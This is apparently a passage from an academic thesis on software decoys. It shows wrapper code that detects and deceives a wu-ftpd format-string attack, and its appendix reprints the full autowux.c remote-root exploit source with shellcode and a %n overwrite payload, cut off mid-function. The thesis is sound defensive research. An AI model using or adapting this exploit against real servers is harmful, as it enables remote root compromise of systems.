We chose to apply a simple deception strategy for the purpose of demonstrating our approach to specification and instrumentation: make the attacker believe that the attack proceeds as expected, while at the same time protect the server from executing any dangerous commands. We first specify, using our high-level action language, the detection and response actions to be performed by the software decoy. We then demonstrate, via manual translation, how these specifications would be mapped from the high-level specification to the equivalent representation that the NAI Generic Software Wrapper Toolkit needs to actually generate the wrappers around system calls to effect the actions of decoys. In future research, we intend to implement a compiler to automate the translation from high- to low-level specification of decoy actions.

Since this is a remote attack, we do not have access to the attack program. We only have access to the network traffic exchanged between the ftp server and the attacker. This traffic consists of commands and responses. The only means by which we can intervene during the attack is by intercepting and modifying this traffic. The ftp server communicates with the attacker with the help of two system calls: `read` and `write`. The wrappers created with the help of the Generic Software Wrapper Toolkit can give us access to these system calls and their parameters. Intercepting these two calls and changing the contents of the buffer passed as a parameter enables us to substitute commands and responses with ones of our choice. Since we are doing this from the ftp server's side, we must substitute the commands before they reach the ftp server and the responses before they are transmitted over the network. One of the wrapper's features is the ability to intercept system calls either just before they start execution or after execution has completed. This is indicated with the keywords `pre` and `post`, respectively. Therefore, each time a `read` system call is intercepted, we use `post`, allowing the buffer to be filled first from the network. Following the same logic, each time a `write` system call is intercepted, we use `pre` so that the contents of the buffer are substituted before the system call starts transmitting to the network. This whole process puts the wrapper between the ftp server and the attacker. The ftp server sees only what we want it to see, as does the attacker. Figure 4 shows an example of this process.



Figure 4. The Role of Wrappers During Deception

The wrapper that implements the deception strategy is straightforward. It tries to follow the eight steps of the attack. Although the larger part of it is a series of substitutions, some parts require further explanation and will be discussed bellow.

As mentioned above, the attack starts with the attacker sending the shellcode as the password. Here, we assume that each time we detect the shellcode during a read operation, we are dealing with an attack. This assumption can be considered safe, since the probability that a user will use a string like the shellcode as a password approaches zero. If this step is not detected then the wrapper does not proceed to the next step.

```
/* STEP 1 */
op{read} && step (((char *)$iobuf) =~ m|shellCode| ) post {
      wr_printf("FTP Wrapper: STEP 1.\n");
      attackStep = 1;
};
```

The second step of the attack involves the attacker sending the command `"SITE EXEC %.f"` to test if the ftp server is vulnerable to the attack. When executed, this command returns two lines of response. The attack program is also expecting two lines. Therefore, we must replace the command sent by the attacker with a harmless command that also returns two lines. If we had used instead a command that returns a single line, the attack program would stop, waiting forever for the second line. The problem is that regular ftp commands return one line. We can force, though, the ftp server to treat a single string as two separate commands and so respond with two lines, one for each command. To achieve this we terminate the string with two newline characters (\n) instead of one. At the same time we must modify the value of `$sizeret`, which is the value that the `read` system call returns, and indicates the number of characters read. We must set this value so that it includes the extra newline character at the end.

```
      /* STEP 2a */

      op{read}   && step ((((char *)$iobuf) =~ m|"^SITE EXEC %.f"| ))
post {
      char * newbuf;

      wr_printf("FTP Wrapper: STEP 2\n");
```

```
attackStep = 2;
/* Replace SITE EXEC command with a harmless command */
/* that causes the server to respond with two lines   */
newbuf = wr_strdup("NOOP\n\n");
delete $iobuf;
$iobuf = newbuf;
$sizeret = 6; /*Change the return value of the read system call*/
              /* to reflect the changes we made to the buffer  */
};
```

Now that we have intercepted the `read` system call, and substituted the buffer, we must intercept the response from the ftp server and modify it before it reaches the attacker. The substitution must be done in such a way that the attack program receives exactly what it expects. This is done in steps 2b and 2c.

```
/* STEP 2b */

op{write}    &&    step    ((((char    *)$iobuf)    =~    m|"^200"|)
             && (attackStep == 2)) pre {
char * newbuf;

/* Replace the error message with what the attacker expects. */
newbuf = wr_strdup("200--2\r\n");
delete $iobuf;
$iobuf = newbuf;
$sizeret = 8;
};

/* STEP 2c */

op{write} && step ((((char *)$iobuf) =~ m|"^500"|)
                  && (attackStep == 2)) pre {
char * newbuf;

/* Replace the error message with what the attacker expects. */
newbuf = wr_strdup("200  (end of '%.f')\r\n");
delete $iobuf;
$iobuf = newbuf;
```

```
      $sizeret = 21;
      };
```

Steps 3 to 5 work in a way similar to step 2. We intercept the ftp commands before they reach the ftp server and substitute them. Likewise, we intercept the response from the ftp server and substitute it with what the attack program expects. This way, the ftp server never executes any commands that could compromise it and the attack program is deceived into believing that the attack proceeds as expected.

Step 6 poses a challenge, because, during this phase of the attack, the server crashes several times. One way of simulating this is by making the ftp server close the connection. If, during a read operation, we change the value of `$sizeret` to zero, the ftp server will think that it reached the end of file (EOF) and close the connection.

```
      /* STEP 6a */

      case op{read} && step (((char *)$iobuf) =~ m|"^SITE EXEC %"| )
post {
      char * newbuf;
      if ((((char *)$iobuf) =~ m|"^SITE EXEC %3093$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3094$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3127$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3144$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3145$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3150$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3151$x"|)
            || (((char *)$iobuf) =~ m|"^SITE EXEC %3152$x"|)){
            $sizeret = 0; /* EOF */
      } else {
            /* Replace SITE EXEC command with a harmless command */
            newbuf = wr_strdup("NOOP\n\n");
            delete $iobuf;
            $iobuf = newbuf;
            $sizeret = 6;
      }
      };
```

C. HIGH-LEVEL SPECIFICATION

The high-level specification follows exactly the sequence of steps of the low-level wrapper specification. The complete high-level specification of the decoy is listed in Appendix B. The most important parts of the specification will be discussed here.

The first part of the specification contains the declarations of the events and their attributes. We declare two events: `read` and `write`.

```
event read(iobuf, sizeret)
event write(iobuf, sizeret, nytes)
```

Next, we specify a rule for each step in the wrapper definition. Each rule is assigned a label. The labels are later used in the specification of the sequence of the rules. Step 1 is a rule with no action part. It only has a `detect` part. When the specified event pattern is detected, the decoy proceeds to the next step waiting for the next event to be detected.

```
/* STEP 1 */
step_1::
detect x: read
      & post (iobuf(x) == shellcode)
from execute-program
```

Step 2 contains three rules. The logic in these rules is the same as in the wrapper definition, but the syntax is much more simple. The simplicity of the syntax is more evident in string assignment operations. In the wrapper definition, four lines of code are required to change the value of a string:

```
char * newbuf;
newbuf = wr_strdup("NOOP\n\n");
delete $iobuf;
$iobuf = newbuf;
```

The high-level specification requires only one line:

```
iobuf(x) = "NOOP\n\n"
```

```
/* STEP 2a */
step_2a::
detect x: read
      & post (iobuf(x) == "SITE EXEC %.f")
from execute-program
do {
      iobuf(x) = "NOOP\n\n"
      sizeret(x) = 6
}

/* STEP 2b */
step_2b::
detect x: write
      & pre (iobuf(x) == "^200")
from execute-program
do {
      iobuf(x) = "200--2\r\n"
      sizeret(x) = 8
 }


 /* STEP 2c */
step_2c::
detect x: write
      & pre (iobuf(x) == "^500")
from execute-program
do {
      iobuf(x) = "200  (end of '%.f')\r\n"
      sizeret(x) = 21
}
```

Steps 3 through 8 are specified in a similar manner. The part of the decoy specification that does the actual work is the last one, where we specify a complex rule, named `ftp_decoy`, consisting of the sequence of all the rules. Here, it is apparent how easy it is to follow the sequence of the rules if we are using the high-level language.

```
ftp_decoy::
step_1 step_2a step_2b step_2c
(step_3_4_a step_3_4_b step_3_4_c)*
step_5 (step_5a step_5b step_5c)*
step_6_I (step_6a_I step_6b_I step_6c_I)*
step_6_7_II (step_6a_II step_6b_II step_6c_II)*
step_8a step_8b step_8c step_8d
```

D. DISCUSSION

This wrapper shows that deceiving network-launched attacks can be quite simple. The attacker can observe the status of the victim computer only through the network. We can manipulate the network traffic and thus make the attacker believe whatever we want.

Although this wrapper deceives the attacker into believing that the attack was successful, the deception ends when the attacker tries to interact with the shell. The shell functionality is not simulated and so the attacker will immediately discover that something went wrong. There are solutions to this problem. A library could provide all the shell functionality, and be used to maintain the deception. An alternative solution could be to transfer the attacker to another virtual machine where everything is simulated such as a honeypot or sandbox. To do this using the high-level language we could issue a command like this:

```
do transfer to new_host
```

Where the command `transfer` transfers the interaction, including a copy of the decoy itself, to the machine `new_host`.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. RELATED WORK

Vigna *et al*. used the term "attack languages" in [4] to describe all the languages that are used in intrusion detection and response. They classify these languages into six classes: event languages, response languages, reporting languages, correlation languages, exploit languages, and detection languages. The software decoy mechanism needs support from a language that shares characteristics with all of these classes, but more important by a language with well-defined detection and response mechanisms.

Sekar *et al*. [5] developed a high-level specification language, the Auditing Specification Language (ASL) [6], as part of their effort to make information systems survivable. Their goal was to make systems capable of operating and offering their services even in the presence of vulnerabilities. This is achieved by detecting attacks in real-time and isolating them before they can cause significant levels of damage.

Detection is based on specifications, making it possible to detect not only known, but also newly discovered attacks. A program's intended behavior is described with the help of ASL as a set of assertions. Any behavior not conforming to these assertions is treated as an intrusion. A process' behavior is observed through the system calls that it makes. Every system call generates two events, one for the entry to the system call, and one for the exit. Observing system calls provides for protecting programs without having to modify their source code.

An ASL specification involves a series of rules. Each rule consists of an event pattern and an action. An event pattern contains an event and a Boolean expression on the system call's arguments. When the expression evaluates to true, then the action part of the rule is executed. The action's main purpose is to isolate the process prohibiting it to damage the system. The action can also use deception, as part of an effort to trace the attacker.

The ASL specifications are compiled into C++ classes, which are then used to generate detection engines.

Vigna *et al*. in [7], [8] and [9] recognized the need for a language that would be independent of the environment that it would be utilized, so they developed STATL. They included in the language only those features of an attack that are domain-independent. The language can be extended with the help of extension modules that contain domain-specific types, variables, and events.

STATL was created to support the "State Transition Analysis Technique" for detecting intrusions. Attack scenarios are described as a series of states and transitions. Each scenario has a starting state and an ending state. When the scenario is in the starting state, the system is considered to be safe. When the scenario reaches the end state, it is considered to be compromised. Although the language is text-based, it is also possible to describe an attack graphically, using state transition diagrams.

Each transition has an action associated with it, which is the event that causes the transition to occur. In order to abstract away the details of the modeled attacks, only the events without which the attack would fail are used. Further abstraction is achieved by describing the actions using higher-level representations, so that actions with the same effect, but different implementations, can have the same representation. There are three types of transitions: nonconsuming, consuming, and unwinding. Nonconsuming transitions do not invalidate the source state, thus making it possible for new instances of attacks to be initiated from the previous state. Consuming transactions make the previous state invalid. Unwinding transactions are those that return the system to a previous state.

The attack scenarios are compiled into dynamically linked modules called *scenario plugins*.

Ko *et. al.* [10] used the Generic Software Wrappers Toolkit trying to integrate intrusion detection and response functions into the kernel. They use Software Wrappers as state machines that intercept system calls. System calls are intercepted both before and after their execution.

Wrappers are defined using the Wrapper Definition Language (WDL). The language describes the events that are going to be intercepted and the actions that the wrapper will take when these events are detected. The WDL specifications are compiled with the help of the Wrapper Compiler (WrapC) into native code.

The Wrapper Support Subsystem (WSS) facilitates the configuration and management of the wrappers. The wrapper modules are inserted into the kernel dynamically. Once a wrapper is loaded into the kernel it can wrap any process according to activation criteria defined by the administrator. Wrappers can be layered. Additionally more than one wrapper can be associated with a program at the same time, each one implementing a different detection technique.

Finally, Templeton *et. al.* in [11] argues that current intrusion detection techniques fail to detect multi-staged attacks, unknown attacks, or variations of known attacks. Their approach treats attacks as a set of capabilities. An attack is described as a set of abstract attack concepts. Each concept requires certain capabilities and provides some capabilities to other concepts.

They have developed a language called JIGSAW to model the capabilities and the abstract concepts. For each concept, the model lists the capabilities that it requires and the capabilities that it provides.

This approach can be used to discover new attacks or coordinated attacks across many systems.

THIS PAGE INTENTIONALLY LEFT BLANK

VII. CONCLUSION AND FUTURE WORK

The concept of intelligent software decoys has only begun to be explored. Nevertheless, their potential value, in protecting critical information systems, is apparent. The work presented in this thesis addresses one aspect of decoy technology: the automatic instrumentation of software with detection and response capabilities.

New constructs and new concepts were added to the high-level decoy specification language, introduced by Michael *et al.* [2], improving its richness and expressiveness. This made it richer and more expressive. At the same time, it was kept at a very high level, so that it can be used by information warriors who may be unfamiliar with the low-level details of how software decoys are implemented.

The case study serves as the basis for demonstrating the expressiveness of the high-level language to specify decoy actions. The `autowux.c` program is a real-life automated attack on wu-ftpd that can be repeated many times, so that different deception techniques could be tested. The results of this experiment were satisfactory, since the manually crafted wrapper managed to deceive the attack program. However, it remains to be seen whether the user of the attack program would be fooled – this is left for future research.

The Generic Software Wrapper Toolkit proved to be a valuable tool. It provides control over the behavior of a process through the manipulation of the system calls made by processes. The only problem is that the wrapper definitions are at a very low-level, and developing them requires a very good knowledge of the system calls, their parameters, and their behavior. As a result, the wrapper definitions are often complicated and difficult to understand. The proposed high-level decoy specification language reduces the complexity of the definitions, making it easier for non-technical people to write and understand these definitions.

The detection and response to the attack on wu-ftpd can be made more generic so that it can handle variations of the original attack or similar attacks. Now it is closely tied to the specific sequence of actions implemented by the `autowux.c` program. A simple

change in the order that the attack steps are carried out can result in the attack being undetected, unless the software decoy also adapts its detection and response accordingly – this is the "intelligent" aspect of the runtime behavior of software decoys.

For the purposes of the case study the wrapper specifications required by the Generic Software Wrapper Toolkit were developed manually. In the future, a compiler that will automatically create wrapper definitions from high-level definitions has to be developed so that wrappers can be rapidly generated and put into operation. The sheer number of decoys and the frequency of the changes to their specification make manual translation unattractive, if not impractical.

Most attacks result in the attacker gaining root access to the system. At this point, the attacker expects to have full control of the system and being able to perform every possible operation. It would be helpful if a library were developed, that would simulate virtually all the operations of the operating system.

Finally, more case studies are required before the high-level decoy specification language is considered to be stable. We have only looked at a small sample of the wide spectrum of types of automated attacks.

LIST OF REFERENCES

[1] Michael, J. B., and Riehle, R. D. Intelligent Software Decoys. In *Proc. Monterey Workshop: Eng. Automation for Software Intensive Syst. Integration*, Monterey, California: Naval Postgraduate School, June 2001, pp. 178-187.

[2] Michael, J. B., Auguston, M., Rowe, N. C., and Riehle, R. D. Software Decoys: Intrusion Detection and Countermeasures, In *Proc. IEEE Workshop on Information Assurance,* West Point, New York, June 2002, pp. 130-138.

[3] Fowler, C. A., and Nesbit, R. F., Tactical Deception in Air-land Warfare, In *Journal of Electronic Defense*, Vol. 18, No. 6 (June 1995), pp. 37-44 & 76-79.

[4] Vigna, G., Eckmann, S., Kemmerer, R., Attack Languages, In *Proc. IEEE Information Survivability Workshop,* Boston, Massachusetts, October 2000

[5] Sekar, R., Bowen, T., and Segal, M., On Preventing Intrusions by Process Behavior Monitoring, In *Proc. USENIX Workshop on Intrusion Detection and Network Monitoring,* Santa Clara, California, April 1999.

[6] Vankamamidi, R., ASL: A Specification Language for Intrusion Detection and Network Monitoring, M.S. Thesis, Department of Computer Science, Iowa State University, December 1998.

[7] Vigna, G., Kemmerer, R.A., NetSTAT: A Network-based Intrusion Detection Approach, In *Proc. 14t^h Annual IEEE Computer Security Application Conference,* Scottsdale, Arizona, December 1998, pp. 25-34

[8] Vigna, G., Eckmann, S.T., Kemmerer, R.A., The STAT Tool Suite, In *Proc. DARPA Information Survivability Conference and Exposition, 2000,* Hilton Head, South Carolina, pp. 46- 55, vol.2

[9] Eckmann, S.T., Vigna, G., Kemmerer, R.A., STATL: An Attack Language for State-based Intrusion Detection, In *Proc. of the ACM Workshop on Intrusion Detection Systems (held in conjunction with ACMCCS 2000),* Athens, Greece, November 2000.

[10] Ko, C., Fraser, T., Badger, L., Kilpatrick, D., Detecting and Countering System Intrusions Using Software Wrappers, In *Proc. 9th USENIX Security Symposium*, Denver, Colorado, August 2000.

[11] Templeton, S.J., Levitt, K., A Requires/Provides Model for Computer Attacks. In *Proc. ACM New Security Paradigms Workshop 2000*, Cork, Ireland, September 2000, pp. 31-38

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX A. SOURCE CODE OF THE ATTACK PROGRAM

The attack program consists of two files. The file `autowux.c` contains the main program and the file `net.c` contains some network related helper functions.

A. AUTOWUX.C

```
/*****************************************************************************/
/*** autowux.c - wu-ftpd remote root exploit for x86/linux up to version 2.6.0   ***/
/*** 4th May 2001 by justme                                                    ***/
/***                                                                           ***/
/*** compilation : gcc -o autowux autowux.c net.c                              ***/
/*** usage       : ./autowux [-t hostname] [-v version] [-s system type] [-h]    ***/
/***                                                                           ***/
/*** greets to team teso whose great exploit 7350wu influenced also my coding    ***/
/*** although the functions to bruteforce the addresses (especially the eip      ***/
/*** location) are quite different. and also greets to pascal bouchareine whose  ***/
/*** tutorial about format strings gave me the basic knowledge about this        ***/
/*** interesting security whole.                                               ***/
/***                                                                           ***/
/*** I've tested the exploit on different wu-ftpd versions on linux and it       ***/
/*** should also work under BSD although I haven't tested it yet.                ***/
/*** to make the exploit work you still need anonymous access although I will    ***/
/*** try to change this. beside this, it should work quite well, but if you have ***/
/*** any sort of problem with it or any question about the way it works, just    ***/
/*** send an e-mail to <justme@hot-shot.com>                                   ***/
/*****************************************************************************/


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>
#include <netinet/in.h>
```

```
#include <fcntl.h>



#define NORM   "\033[0m"
#define GREEN  "\033[32m"
#define RED    "\033[31m"
#define BLUE   "\033[34m"
#define BROWN  "\033[33m"

/*** where to start and end searching the buffer address ***/
#define        START   0xbfffdbac
#define        END     0xbffffefe
#define        STEP    0x70

int            diststart;

char           *hostname = "localhost";
char           *shellcode = NULL;
char           user[512];
char           pass[512];

int            dist = 0;
int            align = 0;
long           retloc = 0x0;
long           retaddr = 0x0;

long           firstaddr = 0x0;



char linux_shellcode[] =      /* Lam3rZ chroot() code */
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xc0\x31\xdb\x31\xc9\xb0\x46\xcd\x80\x31\xc0\x31"
        "\xdb\x43\x89\xd9\x41\xb0\x3f\xcd\x80\xeb\x6b\x5e\x31"
        "\xc0\x31\xc9\x8d\x5e\x01\x88\x46\x04\x66\xb9\xff\xff"
        "\x01\xb0\x27\xcd\x80\x31\xc0\x8d\x5e\x01\xb0\x3d\xcd"
        "\x80\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9"
        "\xfe\xc9\x31\xc0\x8d\x5e\x08\xb0\x0c\xcd\x80\xfe\xc9"
        "\x75\xf3\x31\xc0\x88\x46\x09\x8d\x5e\x08\xb0\x3d\xcd"
        "\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88"
        "\x46\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08"
        "\x8d\x56\x0c\xb0\x0b\xcd\x80\x31\xc0\x31\xdb\xb0\x01"
        "\xcd\x80\xe8\x90\xff\xff\xff\xff\xff\xff\x30\x62\x69"
        "\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31";


char bsd_shellcode[] = /* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x31\xc0\x50\x50\x50\xb0\x7e\xcd\x80\x31\xdb\x31\xc0"
```

```
        "\x43\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e"
        "\x31\xc0\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01"
        "\x53\x53\xb0\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53"
        "\xb0\x3d\xcd\x80\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43"
        "\x02\x31\xc9\xfe\xc9\x31\xc0\x8d\x5e\x08\x53\x53\xb0"
        "\x0c\xcd\x80\xfe\xc9\x75\xf1\x31\xc0\x88\x46\x09\x8d"
        "\x5e\x08\x53\x53\xb0\x3d\xcd\x80\xfe\x0e\xb0\x30\xfe"
        "\xc8\x88\x46\x04\x31\xc0\x88\x46\x07\x89\x76\x08\x89"
        "\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\x52\x51\x53"
        "\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53\x53\xb0\x01"
        "\xcd\x80\xe8\x84\xff\xff\xff\xff\xff\xff\x30\x62\x69"
        "\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e\x67"
        "\x6c\x69\x6e";


int check_vuln(int sock)
{
        char    execbuf[512];
        char    recvbuf[512];

        memset(execbuf, '\0', 512);
        strcpy(execbuf, "SITE EXEC %.f\r\n");

        net_send(sock, execbuf, strlen(execbuf));
        net_recv(sock, recvbuf, sizeof(recvbuf));
        return (((strchr(recvbuf, '?')) || !memcmp(recvbuf, "500", 3)) ? 0 : 1);
}

int finddist(int sock)
{
        int     x = diststart;
        char    sendbuf[1024];
        char    recvbuf[1024];
```

```
        while (1)
        {
                fprintf(stderr, "#");
                sprintf(sendbuf, "SITE EXEC @@@@@@@%%%d$x\r\n", x);
                net_send(sock, sendbuf, strlen(sendbuf));
                net_recv(sock, recvbuf, sizeof(recvbuf));
                if (strstr(recvbuf, "40404040") != NULL)
                {
                        /*** make sure that you read everything the ***/
                        /*** server sends before you go on          ***/
                        net_recv(sock, recvbuf, sizeof(recvbuf));
                        return x;
                }
                net_recv(sock, recvbuf, sizeof(recvbuf));
                x++;
        }
}

int getalign(int sock)
{
        char    sendbuf[1024];
        char    recvbuf[1024];
        int     x = 0;

        sprintf(sendbuf, "SITE EXEC @@@@@@@%%%d$x\r\n", dist - 1);
        net_send(sock, sendbuf, strlen(sendbuf));
        net_recv(sock, recvbuf, sizeof(recvbuf));
        if (strstr(recvbuf, "404040"))
                x = 3;
        else if (strstr(recvbuf, "4040"))
                x = 2;
```

```
        else if (strstr(recvbuf, "40"))
                x = 1;

        net_recv(sock, recvbuf, sizeof(recvbuf));
        return (x);
}

long findretaddr(sock)
{
        int     x;
        char    execbuf[1024];
        char    sendbuf[1024];
        char    recvbuf[1024];
        char    nopbuf[10];

        sprintf(nopbuf, "\x90\x90\x90\x90\x90\x90\x90\x90\x90");
        memset(execbuf, '\0', 1024);
        strcpy(execbuf, "SITE EXEC ");
        for (x = align; x > 0; x--)
                strcat(execbuf, "@");
        for (x = START; x < END; x += STEP)
        {
                fprintf(stderr, "#");
                sprintf(sendbuf, "%s%c%c%c%c%c#%%%d$s\r\n",
                                execbuf,
                                (x & 0x000000ff),
                                (x & 0x0000ff00) >>  8,
                                (x & 0x00ff0000) >> 16,
                                /*** escaped 0xff ***/
                                (x & 0x00ff0000) >> 16,
                                (x & 0xff000000) >> 24,
                                dist
                        );
```

```
                net_send(sock, sendbuf, strlen(sendbuf));
                net_recv(sock, recvbuf, sizeof(recvbuf));
                if (((strstr(recvbuf, "@aol.com")) != NULL)
                        && memcmp(strstr(recvbuf, "#") + 1, nopbuf, 9) == 0)
                {
                        net_recv(sock, recvbuf, sizeof(recvbuf));

                        return (x);
                }
                net_recv(sock, recvbuf, sizeof(recvbuf));
        }
        fprintf(stderr, NORM " failed, exiting...\n\n");

        exit(-1);
}

void findfirst(int sock)
{
        int     x;
        char    sendbuf[1024];
        char    recvbuf[1024];
        int     step = 1 << 7;

        net_set_nonblock(sock);

        /*** finds the offset of 0xfffffffc to find out the address of ***/
        /*** offset 0x0 and finally the eip location which is just     ***/
        /*** BEFORE offset 0x0 (about at -0x0c)                        ***/
        memset(sendbuf, '\0', 1024);
        for (x = dist + 1; ; x += step)
        {
                fprintf(stderr, "#");
                sprintf(sendbuf, "SITE EXEC %%%d$x\r\n", x);
```

```
                net_send(sock, sendbuf, strlen(sendbuf));
                usleep(500000);
                if (recv(sock, recvbuf, sizeof(recvbuf), 0) <= 4)
                {
                        if (step != 1)
                        {
                                close(sock);
                                sock = net_connect(hostname);
                                net_ftp_login(sock, user, pass);
                                net_set_nonblock(sock);
                                x -= (step - 1 + step / 2);
                                step /= 2;
                                continue;
                        }
                        else
                                break;
                        recv(sock, recvbuf, sizeof(recvbuf), 0);
                }
                recv(sock, recvbuf, sizeof(recvbuf), 0);
        }
        close(sock);
        firstaddr = 0xbfffffc - (--x - 1) * 4;
}

long findrl(int sock)
{
        int                     x;
        char                    execbuf[1024];
        char                    sendbuf[1024];
        char                    recvbuf[1024];
        char                    *str;
        char                    c;
```

```
findfirst(sock);

/*** a reconnection is necessary because we made the server crash :) ***/
sock = net_connect(hostname);

net_ftp_login(sock, user, pass);

memset(execbuf, '\0', 1024);
memset(sendbuf, '\0', 1024);
strcpy(execbuf, "SITE EXEC ");
for (x = align; x > 0; x--)
        strcat(execbuf, "@");

x = firstaddr - 1;
do
{
        x -= 4;
        fprintf(stderr, "#");
        if (((x & 0x000000ff) == 0xff))
                continue;
        sprintf(sendbuf, "%s%c%c%c%c%c#%%%d$s\r\n",
                        execbuf,
                        (x & 0x000000ff),
                        (x & 0x0000ff00) >>  8,
                        (x & 0x00ff0000) >> 16,
                        /*** escaped 0xff ***/
                        (x & 0x00ff0000) >> 16,
                        (x & 0xff000000) >> 24,
                        dist
                );
        net_send(sock, sendbuf, strlen(sendbuf));
        net_recv(sock, recvbuf, sizeof(recvbuf));
        if ((str = strchr(recvbuf, '#')) == NULL)
```

```
                {
                        close(sock);
                        fprintf(stderr, NORM " failed, exiting.\n\n");
                        exit (-1);
                }
                c = *(++str);
                net_recv(sock, recvbuf, sizeof(recvbuf));
        } while (c != '¿'); /*** ¿ = 0xbf ***/

        return (++x);
}

void exploit(int sock)
{
        int     x;
        char    execbuf[1024];
        char    sendbuf[1024];
        char    recvbuf[1024];
        char    *str;

        char    b0[255];
        char    b1[255];
        char    b2[255];
        char    b3[255];

        int     a0;
        int     a1;
        int     a2;
        int     a3;
        int     a4;
        int     a5;
        int     a6;
        int     a7;
```

```
memset(b0, '\0', 255);
memset(b1, '\0', 255);
memset(b2, '\0', 255);
memset(b3, '\0', 255);

/*** bytes of the return address ***/
a0 = (retaddr & 0x000000ff);
a1 = (retaddr & 0x0000ff00) >> 8;
a2 = (retaddr & 0x00ff0000) >> 16;
a3 = (retaddr & 0xff000000) >> 24;

/*** bytes of the return location ***/
a4 = (retloc & 0x000000ff);
a5 = (retloc & 0x0000ff00) >> 8;
a6 = (retloc & 0x00ff0000) >> 16;
a7 = (retloc & 0xff000000) >> 24;

if (a0 < (0x10 + align))
        a0 = 0x10 + align;

/*** a1 has to be greater or at least equal to ***/
/*** a0 because the bytes written by %n are    ***/
/*** always increasing (evidently :))          ***/
if (a0 > a1)
        a0 = a1;

fprintf(stderr, BLUE
                "\treturn address  : 0x%x\n"
                "\treturn location : 0x%x\n"
                NORM,
                retaddr,
                retloc
```

```
        );

memset(b0, '@', a0 - 0x10 - align);
memset(b1, '@', a1 - a0);
memset(b2, '@', a2 - a1);
memset(b3, '@', 0x100 + a3 - a2);

memset(execbuf, '\0', 1024);
strcpy(execbuf, "SITE EXEC ");
for (x = align; x > 0; x--)
        strcat(execbuf, "@");

sprintf(sendbuf, "%s"
                "%c%c%c%c%c"
                "%c%c%c%c%c"
                "%c%c%c%c%c"
                "%c%c%c%c%c"
                "%s%%%d$n"
                "%s%%%d$n"
                "%s%%%d$n"
                "%s%%%d$n"
                "\r\n",
                execbuf,
                a4, a5, a6, a6, a7,
                a4 + 1, a5, a6, a6, a7,
                a4 + 2, a5, a6, a6, a7,
                a4 + 3, a5, a6, a6, a7,
                b0, dist, b1, dist + 1, b2, dist + 2, b3, dist + 3
        );
net_send(sock, sendbuf, strlen(sendbuf));
sleep(2);
